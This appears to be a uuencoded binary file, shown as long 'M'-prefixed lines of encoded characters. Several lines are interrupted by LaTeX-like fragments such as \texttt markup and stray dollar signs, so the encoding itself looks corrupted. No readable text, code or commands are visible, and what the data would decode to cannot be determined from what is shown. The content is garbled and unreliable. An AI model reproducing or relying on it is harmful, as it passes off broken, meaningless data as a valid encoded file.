M;<YN@=T>'M]/[7;:WT]@+./P#X<GJ56VO8[J!]0]GW80\./5"MM^R>H=SK[M"^S3X:>HE;;],]3/.IL8&=@7PC>KE;;]B]0O^><4V%?#7U8K;?O7J%]WMA#V MK?!=TM2^1?NWJ=]QMA;V_?">:J5M_P'UA\ZN@/TDO%*MM.T_I?[,V9MAOPP_ M3JVT[;^B_MK9IV"_"[]"K;3MOZ?^P;]F@/TY_\$FUTK;_A?I79_^` _2/\)[72 MMO^3^B]GOU&!W36B2WJ[E;9].'5\$Q-]M/]CHB!*UTK:/H8YUMAPV(:)9K;3M M\$ZF3G&V\$38FX6*VT[5.I=W/V'-@](AY4*VW[/:GW<O9VV'TCOE`K;?O]J/=W M]G78+A%[9*CM0OL#J;LZ^QOL(1&#U\$K;OAMU=V?WCPYLSXB9:J5MWXNZM[.# M8/M%K%(K;?LTZG1G*V"S(NY2*VW[;.H<9^M@\R/>4RMM^_[4!<XN@!T8D9"I MESF[2TQ@*R)N5"MM^TKJ*F?WA9T0\8I::=L?3CW1V6S8R1&[9JF=3/LCJ:<X M.QJV)J*76FG;3Z6>YNP,V.D156JE;3^#>J:S*V!G11RO5MKV#=2SG=T,.R?B M2K72MC^&NMG91V'G1CRE5MKV\ZCG._L%[**(G]5*V_Y8ZN.<C8@-[.*(`[/5 M+J;]\$NH3 6T#=FG\$2+72ME]&?8JS6;#+(UK42MO^=.H5SDZ\/2MBK5IIVZ^D M/MO91; "K(QY2*VW[<ZG/<W8U[(417ZJ5MOU%U&N<009V7<2>.6K7T?X2ZD0] MXP;LY1&#U4K;?@/U1O^<`GM51+U::=M?3;W)V>]@KXLX1ZVT[:^GOL'9A+C` MWA2Q5:VT[6^FOL6_9H"]+>)]M=*VOYWZ#O^:`79K1&*NVJVTOYOZ'F>/AKTO $M(D>MM.VW4]_O['+8AR*JU4K;_F'J'<Y>\#OM8Q&EJI6W_./43_O4&[%,1-ZF5]$ MMOW3U,\X^P3L\Q&OJI6V_0O4+SK[/NPK\$>%Y:E^A_:O4KSG[.^R;\$;W52MO^ $\texttt{M+>JWG4V)} \# Q[\$>/42\texttt{M}/\texttt{G}_\texttt{ZD}_<\#8\#] \texttt{N.}(\$] 1*\texttt{T}^?_J3] \texttt{UMA+VBXBKU} \$ K3\texttt{Y}_^I$

MOW)V)NRW\$4^KE:;/_U-_[^SIL#]%_*)6FC[_3_V+L^MA?X_HFJ_V=]K_0?VG ML_?"[A(Y2JVT[7>E#H]T[WW!1D6VJI6V?31UC+._P\9'KE,K;?L\$ZD1G\$Q(" M&XI\6*VT[5.H4YWM"KM[Y%=JI6V_!_6>SN;![A.Y5W^U^]!^7^K]G"V#[1Q9 MJ%;:]EVH#W1V!NS!D4>KE;;](=3=G%T,>VCD:K72MN])W<O9RV'[1MZM5MKV M_:C3G-T"FQGY@5IIVV=19SO[.&Q>9%*!VCS:YU/W=_8=V`&1N6JE;3^0>I"S MO\\$.B3Q*K;3MBZB'.KM[8F"'1RY7*VW[\$=0ES@Z`+8V\6:VT[4=3CW&V"G9L MY&MJI6U?05WI;#WL^,B(P]2.I T\$ZL.=709[1&0?M=*VGTO]I+/K88^*'*]6 MVO8UU%.=00VV+G*Q6FG;3Z>>X>Q3L\$='7JU6VO:SJ!N<_1BV*?(9M=*VGT-] MC+.[)`6V-?)7M=*VGTL]S]D#81=&'C1`[4+:+Z(^UME"V!,B2]5*VWXQ]1)G $MCX^{1}.7*N6FG;+Z5>YNQV-,B+U$K;?OEU*<[NQKVS,@=:J5M?Q;U2F>OASTG]$ M\FNUTK9?37VNLSM@+XC<>Z#:"VA_(?5%SGX`NS9RB%IIVZ^COL39V.3`7A8Y M?Q/US<Z>"+LE,GF0VBVTOXWZ=F<WP-X5F:=6VO9;J>]V]B'8>R-KU\$K; C[J $M[?XY!?;!R-/52MO^(>J'G?T)]M'(6]1*V_XQZL>=W2T4V"<C7U<K;?NGJ)]V$ $M-@?VN<C(P6J?H_WSU"\X6PW[<F1?M=*V?X7Z56=/@WTC<H)::=N_2?V6L]?"$ MOANY1*TT??Z?^GUG'X7]*'*36FGZ_#_U)\Y^!/MYY+-JI>GS_]1?.AN5\$MAO M(G]3*TV?_Z?^SK\6A?TQ\N!"M3_2_B?JGYT="/M;Y&BUTO3Y?^H__.\7-BQJ MGEIIV^] "0604W^T2V, BH2]5*VSZ*.MK9RV#CHAY1*VW[>.H\$9Q^\$38[Z1JVT $M[4/4*<Y^{NLI}:I\A:CO1?G?J/9Q-30WLWE%%:J5MOP_UOL[VA#T@JD&MM.T[$ M4W=QMACVH*CSU\$K;_F#J0YRM@>T1M4VMM.T/I>[I?[^P?:(^4BMM^[[4_9S= M")L1%2I2FT'[3.HL9Q^"S8W*5RMM^SSJ?&??@CTL:JI::=L/H![H["^PA5\$K MU\$K;?@AUD;.[[1;885&WJI6V_7#J\$<[V@QT5]89::=N74H]V=A1L>5344+7E MM!]+7>%L'>RXJ'YJI6T_GGJ"LTMA)T4=KE;:]D=03W;V<MCJJ!/52MO^*.H: M9^^#K8VZ1JVT[>NHISO[&FQ]U'-JI6U_-/4L9W^&;8SZ7:VT[9NHY_C'C4Z! M;8DZI%AM"^U;J><ZVQ=V0=08M=*V7TB]R-EAL,='S5<K;?L3J!<[.P7VI*CU M:J5M?S+U4F>/ASTUZE&UTK8_C7JYLVMASXCZ5JVT[<^D/LO9K;"KHO8=IG85 M[<^A7NWLR[#G1PU5*VW["Z@O=/8[V(NC9JN5MOU:ZG7.AG8/[/JH\]5*V_XR $MZLN = [0 - [1 = 2] : J5M?R7U5 < Z.@+TFZF.UTK: EOHZ9Z?"; HY*&: YV,^UOI+[)$ $MV > -@; XWJKU; :]ENH; W-V->R=4=/42MO^+NJMSEX#NRWJ#+72MK^7^CYG'X5]$ M(&J+6FG;/TC]D+.?P#X2]:9::=L_2OV8L[%[!'9G5/0(M3MI_R3U4_[U!NRS M46EJI6W_'/7S_CD%]J6HB6JE;?\R]2O.SH!]/>HDM=*V?X/Z36=/@GTGZEJU MTO3Y?^KW_.,&[(=1SZN5IL__4W_L[&VPGT7]H5::/O]/_86SS\)^'=6M1.W7 MM/^&^EMGOX;](:I,K31]_I_Z)V>3]@SLKU\$+U\$K3Y_^I?_>W#=B_HBY3*VW[ML&CK7:+_;L?`1D0_IE;:]I'44<Y.@XV-_DZMM.WCJ..=702;%+W?2+5)M\$^F M#CF[\$G:WZ&*UTK;O1+V[LQMA]XIN5"MM^[VI]W%V)^S^T1>HE;;]`=2=G?T1 MMFOT?6JE;7\0]<'.AO8*;/?H3]1*V[X']:'.]H3M'9TZ2FUOVO>A[NOL(-CT MZ`*UTK;/H,YTM@HV)[I6K;3M<ZGSG&V\$+8@^4ZVT[0^C'N#L&;"#HV]3*VW[M0NHASMX\$6QS]EEIIVP^C'N[L#MB1T3&E:D?2?A1UJ;/OPY9%IZN5MGTY]5AG M?X6MBIZD5MKVXZC'.YNZ=V`G11^L5MKVDZB/\+<KV"G1UZF5MGTU]5'.CH*= M%OV"6FG;UU+7.=L`.S/Z3[72MJ^G/MK94V!G1W<?K78V[1NIFYQ=#]L<7:Y6 MVO8MU*W.W@4[/WJA6FG;+Z!>Z.QSL,=%7ZY6VO;'4Y_@[%>P)T8_KE;:]B=1 $MG^QL_{\#Z!}/27Z>[72MC^5^C1G_{\#X}^{=$;W_&+4K:'_\&}]9G.^{L*>'}3U,K;3M5U\&?$ MX^R1L.=%-ZF5MOWYU!<X.Q]V3?2%:J5M?S'U6F<O@KTT>KM::=NOI[[,V:VP M&Z,_52MM^RNHKW3V!=A-T;N5J=U\$^VNHKW7V6]@;H@]3*VW[S=0W.INX;V!O MB:Y3*VW[6ZFW.-L#]H[HL]1*V_Y.ZKN<'0%[3_3M:J5MOXWZ7O^X`7M_]-MJ MI6W_\'/6#SIX%NR,ZMESM#MH_0OVHLS?"/A&=H5;:]CNIG_2O-V"?B3Y"K;3M MGZ5^SMG/8%^,7JI6VO8O4;_L;.1^@7TM^GJUTK9_G?H-9SO#OAW]HEII^OP_ M];O.#H;](/HOM=+T^7_JCYR=`?MI=(^Q:C^E_6?4G_O7D[!?18]5*TV?_Z?^ MQMG+8+^/7J16FC[_3_VCL]M@?XG>H%::/0]/_9NS+\/^&?V\$6FGZ_#]U6(S[M>RO8\)@?U\$K;/H(ZTMD]]@]L3,P!%6IC:!]+'>=L/FQBS'"UTK9/HDYVM@8V $M-6:.6FG;[T;=R=GEL'O&7*16VO9[4>_M['6P^\7<KU;:]OM3'^#LD[`'QGRF]$ $M5MKV7:D/<09KV&XQG2K5=J-]=^H>SJ8>$-A>,0/42MN^-W4?9[-@TV*FJY6V]$ M?3IUAK.EL-DQ*]5*VSZ'.M?9!MC^,7>HE;9]`?5ASJZ`'13SCEIIVP^F+G1V M`^S0F+@JM4-I7TP]S-F[84MB,M5*VWXD]2AGGX4=\$S-9K;3MRZC+ 6T#MC)F MF5IIVU=1CW,VI7-@#X^Y0:VT[2=23W(V%;(F)?42MM^"G6UL^6P4V/"OJF= M2OMIU+7.SH*=\$7.H6FG;SZ2N=_9,V(:8"K72MI]-W>CL%;#'Q!RK5MKVS=0M $MSMX\#.R]FHUIIV\G7N\#L*[#'QNQ4*VW[XZB/=_8'V"4Q/ZJ5MOV)U"<Y&^J"$ M?_\WIO-XM<MH?PKUJ<[V@CT]9H1::=NOH#[#V3&P*V..42MM^[.15SE;#WMN MS!JUTK8_C_I\9Y?"7A3S@%IIVZ^AOMC9=;"7Q'RN5MKVEU*O=_8VV`TQNT]0 MNX'V&ZFO</8)V*MC!JJ5MOTFZFN<?1_V^1@9:J5M?P/U9F?_A+TYYFRUTK:_ $MA?169_{Z,+}WQ]R15MKV=U#?Z6P:[-TQ[ZJ5MOT]U-O\\[01V>TSX6JWT_Y^*]$

MZ@><;81]."9+K;3M=U^_XNPYL(_''*E6VO9/4.]T=C/LTS&GJ)6V_3/4S_K; M!NP+,9052MO^1>J7G'T/]M68E]5*V_XUZM>=W:5K8-^*V66BVK=H_S;U.\X> M"/M^3\$^UTO3Y?^H/G<V#_22F4JTT??Z?^C-G)\)^&7.<6FGZ_#_UU\XN@OTN MY@JUTO3Y?^H?_&T#]N>8)]5*T^?_J7_UCQNP?\3\I%::/O]/_9>SK\+N&MME M4KN5MGTX=42L^SP_;'1LB5IIV\=0QSI[P\$&!38AM5BMM^T3J)&?S85-B+U8K M;?M4ZMV<K8#=(_9!M=*VWY-Z+V?K8?>-_4*MM.WWH][?V9-AN\3N<83:+K0_ MD+JKL^M@#XD=I%;:]MVHNSM["VS/V)EJI6W?B[JWLX "]HM=I5;:]FG4Z<Z^ M!YL5>Y=::=MG4^<X&WYP8/-CWU,K;?O^U`7.[@<[,#9ALMJ!M!]\$/=C97-BB MV&RUTK8?2EWL[\38\$;\3U\$K;OH1ZI+/S84?'GJI6VO9CJ,N<70E;\$7NC6FG; M5U)7.7L%[(385]1*V_YPZHG.W@,[.7;7(]5.IOV1U%.<?0&V)K:76FG;3Z6> MYNP/L--CJ]1*VWX&]4QG4PX)[*S8X]5*V[Z!>K:S_6#GQ%ZI5MKVQU`W.SL6 M=F[L4VJE;3^/>KZS,V`7Q?ZL5MKVQU(?Y^QRV,6Q!TY1NYCV2ZA/](\YL\$MC M1ZJ5MOTRZE.<015V>6R+6FG;GTZ]PMG'8<^*7:M6V08KJ<]V]E/8U;\$/J96V M_;G4YSD;VRVP%\9^J5;:]A=1KW\$V"W9=[)[5:M?1_A+J2YVMAKT\=K!::=MO $MH-[H[+&P5\76JY6V_=74FYR]^{:2V'}/42MO^{NH};G-T.>U/L5K72MK^9^A9G$ $M/X.]+?9]M=*VOYWZ#O\setminus[ZA[8K;&)1ZG=2ON[J>]QMCOL?;$Y:J5MOYWZ?F<'$ MPCX46ZU6VO8/4^]P=CSL8[&GJ96V_>/43SC;"/M4[\$UJI6W_-/4S_O4&[/.Q $MKZJ5MOT+U"\ZNP;VE=CP&K6OT/Y5ZM?\?1_VS=C>:J5M_Q;UV\[NA'TO=IQ:$ M:=N_3_V!LQ_"?AQ[@EII^OP_]:?._@+[1>Q5:J7I__47SF;U".PW\8^K5:: M/O]/_;VS76%_BOU%K31]_I_Z%W^;A/T]MNM4M;_3_@_J/YV=!+M+W"BUTK;? $\label{eq:me3h} $$ ME3h\setminus[N]V\#FQ47*M::=M'4\<XNQ0V/FZ=6FG;)U`G.KL>-A3WL$IIVZ=0ISJ[$ M#7;WN*_42MM^#^H]G7T!=I^XO::IW8?V^U+OY^PGL)WC"M5*V[X+]8'._@5[$M < -S1:J5M?PAU-V < ['1K80^-6JY6V?4_J7L[VA.T; = [=::=OWHTYS=B!L9MP']]$ M:J5MGT6=[6PE; %Y<4JW:/-KG4_=WM@%V0%RN6FG; #Z0>Y&^3L\$/BCE(K;?LB $MZJ'.7@@[/&ZY6FG;CZ`N<?9:V-*XF]5*VWXT]1AG[X,=&_>:6FG;5U!7.OL$ M[/BXB#JUXVD_@?IP9[^`/2*NCUIIVT^F/M+977L&]JBX\6JE;5]#/=79/6#K MXA:KE;;]=.H9SO:`/3KN:K72MI]%W>!L?]BFN&?42MM^#O4QSAX.VQKWJUII $MV\ensuremath{^{\leftarrow}}$ S"N(.FJUU($^{\text{T74Q}}$ K;, $^{\text{P}}$)<:5J16V_F'J)?XR%/3ENKEIIVR^E M7N;LS; "GQ5VB5MKVRZE/=W8'[)EQ.]1*V_XLZI7.0@9[3MS7:J5MOYKZ7&>_ $\label{eq:matterior} $$ MA+T@;N\9:B^@_874\$SD;T2NP:^.&J)6V_3KJ2_SM&?:RN\$EJI6U_.?4&9_O`$ $$ MA+T@;N\9:B^@_874\$SD;T2NP:^.&J)6V_3KJ2_SM&?:RN\$EJI6U_.?4&9_O`$ $$ MA+T@;N\9:B^@_874\$SD;T2NP:^.&J)6V_3KJ2_SM&?:RN\$EJI6U_.?4&9_O`$ $$ MA+T@;N\9:B^@_874\$SD;T2NP:^.&J)6V_3KJ2_SM&?:RN\$EJI6U_.?4&9_O`$ $$ MA+T@;N\9:B^@_874\$SD;T2NP:^.&J)$ $$ MA+T@;N\9:B^@_874$SD;T2NP:^.&J)$ $$ MA+T@;MA+T$ M7AEWKEIIVU]%?;6SY;#7QMVC5MKVUU%?[^QBV!OC/E0K;?N;J&]V=BWLEKCD MF6JWT/XVZMO]8QWL77%Y:J5MOY7Z;F??A+TWKD:MM.WOH][N[&^P#\:=KE;: M]@]1/^SLOKT#^VC<+6JE;?\8]>/^,0?VR;C7U4K;_BGJI_UC#NQS<9'U:I^C M_?/4+SB["/;EN+YJI6W_"O6KSJZ#?2-N@EIIV[])_99_;0;[;MP2M=+T^7_J $\label{eq:marginal_us_power_loss} $$M]_US_Q'<9042M/G_ZD_?=]V,_CGE4K39__I_[2V=@^^/=_XWY3*TV?_Z?^*]$$ $\label{eq:msmg.l} \texttt{MSMG.L} + \texttt{\&'7RTVA]I_Q/US} = \texttt{FP?X6-UJM-'W^G_H/9}? \\ \texttt{"AL7/4RMM^UVH=XUW} = \texttt{MSMG.L} + \texttt{WSMG.L} + \texttt{$ M_W\<P4;&7ZI6VO91U-'.+H&-BW]\$K;3MXZD3G%T#FQS_C5IIVX>H4YS=`MLI M?I]9:CO1?G?J/9S=";MW?)%::=OO0[VOLU_#'A#?H%;:]IVINSB;TC>P!\6? $MIU;:]@=3'^)L3]@>\\=042MO^4.J>SHZ^[1/_D5IIV_>E[N=L-6Q&?*A!;0;M]$ M,ZFSG%T\$FQN?KU;:]GG4^<Z>`WM8_%2UTK8?0#W0V:MA"^-7J)6V_1#J(F>W MP0Z+OU6MM.V'4X]P]BG84?%OJ)6V?2GU:&??ARV/CYJMMISV8ZDKG/T>=EQVM/[72MA]//<'9^'Z!G11 N%IIVO]!/=G9?6&KXT]4*VW[HZAKG.T%6OM C5II $MV] = 13W = V, &Q]_' - J16U_- / 4L9 ?! - L; _KE; :] DW4 < YRM@VV) / Z11; 00M6 ZGG$ $M.CL7=D'\&+72ME](O<C94V"/CY^O5MKV)U^O=G8C[$GQZ]5*V_YDZJ7.W@5[$ M:ORC:J5M?QKU<F>?A3TC_ENUTK8_D_HL9S^%716_;Y/:5;0_AWJULV%I@3T_ M?JA::=M?0'VALYU@+XZ?K5;:]FNIU_G'9]CU\>>KE;;]9=27.SL0]HKX>]5* MV_Y*ZJN<K8*])OYCM=*VOY;Z.G^;A-T<GS)'[6;:WTA]D[/+86^-[Z]6VO9; MJ&]S=BWLG?'3U\$K;_B[JK<[>!+LM_@RUTK:_E_H^9Q^\$?2!^BUIIVS](_9"S MK\(^\$O^F6FG;/TK]F+-?P>Z,CSY&[4[:/TG]E+.[I@?VV?@TM=*V?X[Z>6?W MA'TI?J)::=N_3/V*LX?"OAY_DEIIV[]!_::S`V#?B;]6K31]_I_Z/6<K83^, M?UZM-'W^G_IC9X^!_2S^#[72]/E_ZB^</1_VZ_ANS6J_IOTWU-\Z>SWL#_%E M:J7I__4/SG[,.RO\0042M/G_ZE_=_8-V+_B+U,K;?NP!.M=\$MS?L\-&)#RF M5MKVD=11SL9G!#8VX3NUTK:/HXYWMBML4L)^+6J3:)],'7(V&W:WA&*UTK;O M1+V[LR-A]TIH5"MM^[VI]W&V&G;_A`O42MO^`.K.SC;#=DVX3ZVT[0^B/MC9 M5;#=\$SY1*VW['M2'.GLC;.^\$U%:UO6G?A[JOL ?!IB<4J)6V?09UIK-OP.8D MU*J5MGTN=9ZS89F!+4@X4ZVT[0^C'N!L%]C!";>IE;9](?409P?!%B>\I5;: M]L.HASM[).S(A)BY:D?2?A1UJ;,ML&4)Z6JE;5]./=;9Y;!5"9/42MM^'/5X M9]?!3DPX6:VT[2=1'^'L3;!3\$JY3*VW[:NJCG'T`=EK""VJE;5]+7>=05[`S M\$_Y4*VW[>NJCG?T)=G9"]WEJ9].^D;K)V>2LP#8GE*N5MGT+=:NSW6'G)RQ4 $M*VW[!=0+G2V^{2}[A<K72MC^{2}@1GRV!/3'A<K;3M3Z(^V=E:V%,20E<K;?M3)]$ MJ4]S=BGLBH3]YZM=0?LSJ,]T=BWLV0G#U\$K;?A7U.<[>"GM>0I-::=N?3WV!

MLX_`KDFX4*VT[2^F7NOL^["7)FQ7*VW[]=27^<>Z[,!N3/A4K;3MKZ"^TMG] M8#<E[+9^[2;:7T-]K;-YL#<D'*96VO:;J6]TMA+VEH0ZM=*VOY5ZB[.-L'<D $MG*56VO9W4M_E[#+8>Q)N5RMM^VW4]SJ["?;^A+?52MO^`>H'G=T&NR,A=J':$ M';1_A/I19U^"?2(A0ZVT[7=2/^GLC[#/)!RA5MKVSU(_YVQ23F!?3%BJ5MKV M+U&_[!^08%]+N%ZMM.U?IW[#V8&P;R>\J%::/0]/_:ZSXV\$_2/A+K31]_I_Z $M(V=;83]-Z+%([:>T_XSZ<V=/@_TJ8:Q::?K\/_4WSEX,^WW"(K72]/E_ZA_]$ $\texttt{M} < \texttt{RCL} + \texttt{PD}; \texttt{U} \\ \texttt{K} \\ \texttt{3} \\ \texttt{Y} \\ \texttt{^1} \\ \texttt{?W} \\ \texttt{V}, \\ \texttt{=} \\ \texttt{@} \\ \texttt{$} \\ \texttt{Y} \\ \texttt{Y} \\ \texttt{0} \\ \texttt{*TV} \\ \texttt{?} \\ \texttt{Z} \\ \texttt{<} . \\ \texttt{2} \\ \texttt{W} \\ \texttt{2} \\ \texttt{?V88} \\ \texttt{-3} \\ \texttt{Q} \\ \texttt{!K}; \\ \texttt{3M} \\ \texttt{(} \\ \texttt{Z} \\ \texttt{@CG} \\ \texttt{?T} \\ \texttt{=} \\ \texttt{1} \\ \texttt{(} \\ \texttt{0} \\ \texttt{)} \\ \texttt{(} \\ \texttt{0} \\ \texttt{0} \\ \texttt{)} \\ \texttt{(} \\ \texttt{0} \\ \texttt{0} \\ \texttt{)} \\ \texttt{(} \\ \texttt{0} \\ \texttt{0} \\ \texttt{0} \\ \texttt{0} \\ \texttt{)} \\ \texttt{(} \\ \texttt{0} \\ \texttt$ M-B;Q@&/5QM`^ECK.V<ZY@4U,'*Y6VO9)U,G.CH!-39RC5MKVNU%W<K8>=L_\$ MB]1*VWXOZKV=/0-VO\3[U4K;?G_J`YR]`_;`Q,_42MN^*_5!SCX)VRVQTW%J MN]&^.W4/9S^![94X0*VT[7M3]W%VE[S`IB5.5RMM^W3J#&?WA,U.7*E6VO8Y ${\tt MU+G.9L\#V3[Q\#K;3M"Z@/<[8,=E\#B.VJE;3^8NM\#9!MBAB7''JQU*^V+J8<Z>}$ M"EN2F*E6V08CJ4<YNP%V3.)DM=*V+Z,N=W8';&7B,K72MJ^B'N?LY["')]Z@ $\verb|M5MKV$ZDG.9N2']@C$U]2*VW[*=35SO:!G9H8=H+:J;2?1EWK;!'LC,1$$ U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4K; | U4$ M?B9UO;-381L2*]1*VWXV=:.SK;#')!ZK5MKVS=0MSIX&.R]QHUIIV\^G7N#L M9;#')NY4*VW[XZB/=_9NV"6)/ZJ5MOV)U"<Y^S+LLL3.B]4NH_TIU*<Z^SWL $MZ8DCU$K;?@7U&<Z&^@=V9>(Q:J5M?S;U*O^X`7MNXAJUTK8_C_I\9R?`7I3X$ M@%IIVZ^AOMC9\$V`O2?Q<K;3M+Z5>[^REL!L2=U^B=@/M-U)?X9]38*].'*A6 MVO:;J*]Q]BG8ZQ-GJ)6V_0W4FYW]`/;FQ+/52MO^%NI;G?T+]O;\$.]5*V X. $\label{eq:mq-Gel} $$ MQ-GEL(\G'JE6VO9/4.]T]B;8IQ-/42MM^V>HGW7V8=@7$C>KE;;]B]00.?LZ $$$ $M[*N)+ZN5MOUKU*\\[^RWL6XF[G*3V+=J_3?V.L\\F'X=__3>RI5IH^_T_]H7].$ M@?TDL5*M-'W^G_HS9PMAOTP\3JTT??Z?^FMG)\%^EWB%6FGZ_#_U#_XY!?;G MQ"?52M/G_ZE_=?9TV#\2?U(K39__I_[+V2M@=TWJ<G*[E;9].'5\$DGN]`1N= M5*)6VO8QU+'.O@F;D-2L5MKVB=1)SOX`FY)TL5IIVZ=2[^9LS(#`[I'TH%II MV^])09>SG6'W3?I"K;3M]Z/>W]DBV"Y)>RQ5VX7V!U)W=78&["%)@]1*V[X; M=7=GCX/MF313K;3M>U'W=G85;+^D56JE;9]&G>[LE;!927>IE;9]-G6.L_?! MYB>]IU;:]OVI"YQ]%79@4L(RM0-I/XAZL+-A`P-;E)2M5MKV0ZF+G>T!.R)I MBEIIVY=0CW1V(.SHI%/52MM^#'69L^-@*Y)N5"MM^TKJ*F>/AIV0](I::=L? M3CW1V26PDY-V/47M9-H?23W%V8M@:Y)ZJ96V_53J:<[>`CL]J4JMM.UG4,]T M]BG864G'JY6V?0/U;&<_@YV3=*5::=L?0]WL;.2@P,Y->DJMM.WG4<]WMA?L MHJ2?U4K;_ECJXYPMA%V<=."I:A?3?@GUB?XQ!W9ITDBUTK9?1GV*LZ?`+D]J M42MM^].I5SB['O:LI+5JI6V_DOIL9[?!KDYZ2*VT[<^E/L_9UV\$O3/I2K;3M $\texttt{M+Z)} > \texttt{X^R?L.N2} \\ \texttt{CQ-[3K:7T)]J;/[\#P[LY4F\#U4K;?@/U1F>S8:]*JE<K;?NK } \\ \texttt{M+Z)} > \texttt{X^R?L.N2} \\ \texttt{CQ-[3K:7T)} \\ \texttt{M+Z)} > \texttt{M+Z} \\ \texttt{M+Z}$ MJ3<Y.Q[VNJ1SU\$K;_GKJ&YQMA+TI::M::=O?3'V+LRMA;TMZ7ZVT[6^GOL/9 $M\&V\&W)B4N5[N5]G=3W^/LT[#W)>6HE;;]=NK[G?T"]J\&D:K72MG^8>H>SJ86!$ M?2SI-+72MG^<^@EG^\\$^E7236FG;/TW]C+/#89]/>E6MM.U?H'[1V:FPKR2% MGZ[V%=J_20V:LZ?"OIG46ZTT??Z?^FUGKX-]+VF<6FGZ_#_U!\X^\?MQT@EJ MI>GS_]2?.OLQ[!=)5ZF5IL__4W_E;/BOP'Z;]+1::?K\/_7WSG:'_2GI%[72 M]/E_ZE^<'0'[>U+7%6I_I_T?U'_ZWR_L+LFCU\$K;?E?J\&3W>A(V*KE5K;3M MHZECG%T#&Y^\3JVT[1.H\$YV]%S:4_+!::=NG4*<Z^P;L[LE?J96V_1[4>SK[M&^P^R7N=H78?VN]+O9^S^Q0%MG-RH5IIVW>A/M#9?-B#DX]6*VW[0ZB[.5L) M>VCR:K72MN])W<O9V;!]D^]6*VW[?M1ISIX,FYG\@5IIVV=19SN[\$380.>E, MM7FTSZ?N[^Q#L`.2<]5*VWX@]2!G7X,=DGR46FG;%U\$/=?8+V.')R]5*VWX\$ M=8FS,4,#6YI\LUIIVX^F'N-L5]BQR:^IE;9]!76ELP-AQR='G*5V/.TG4!_N $M["38(Y+[J)6V_63J(YUMACTJ>;Q::=074$]U]@S8NN3%:J5M/YUZAK-7P1Z=$ M?+5::=O/HFYP]G[8IN1GU\$K;?@[U,<Z^!-N:_*M::=O/I9[G[#>P"Y,/6JEV M(>T741_K'W.*`WM"<JE::=LOIE[B;!'LR<ESU4K;?BGU,F>/A#TM^1*UTK9? M3GVZLW-ASTS>H5;:]F=1KW1V->PYR5^KE;;]:NISG;T5]H+DO<]6>P'M+Z2^ MR/]^8=<F#U\$K;?MUU)?XQPW8RY)GJ96V_>74&YS=;5A@KTP^5ZVT[:^BOMH_ MI\!>FWR/6FG;7T=]O;-EL#<F?ZA6VO8W4=_L[`S8+<G)J]1NH?UMU+<[NQCV MKNO\M=*VWTI]M[,7PMZ;7*-6VO;W46]W]F[8!Y-/5RMM^X>H'_:O-V^?3;Y% MK;3M'Z-^W-F?8)],?EVMM.V?HG[:V3V'!_:YY,ASU#Y'^^>I7W`V#_;EY+YJ MI6W_"O6KSDZ!?2-Y@EII^OP_]50.+H%]-WF)6FGZ_#_U^\Z>#_M1\B:UTO3Y M?^I/G+T%]O/D9]5*T^?_J;]T]C'8;Y)_4RM-G_^G_L[9SV!_3#YXM=H?:?\3 M]<_.1HT([&_)H]5*T^?_J?]PMC-L6&B>6FG;[T*]:\B]CP0;&;I4K;3MHZBC MG3T*-B[TB%IIV\=3)SB["#8Y](U::=N'J%.<O1BV4VB?<]5VHOWNU'LX>S?L MWJ\$BM=*VWX=Z7V=?@#T@U*!6VO:=J;LX^S7L0:'SU\$K;_F#J0YP-E02V1VB; M6FG; 'TK=T]D^L'U" 'ZF5MGU?ZG[.CH;-"(7.4YM!^TSJ+&?K87-#^6JE;9]' MG>_L6;"'A::JE;;]`.J!SFZ\$+ORM4"MM^R'41<X^##LL=*M::=L/IQ[A[%NP MHT)OJ)6V?2GU:&=_ABT/19VOMISV8ZDKG-UC9&#'A?JIE;;]>.H)SF;!3@H= MKE;:]D=03W9V#&QUZ\$2UTK8_BKK&V1K8VM`U:J5M7T<]W=GC8.M#SZF5MOW1

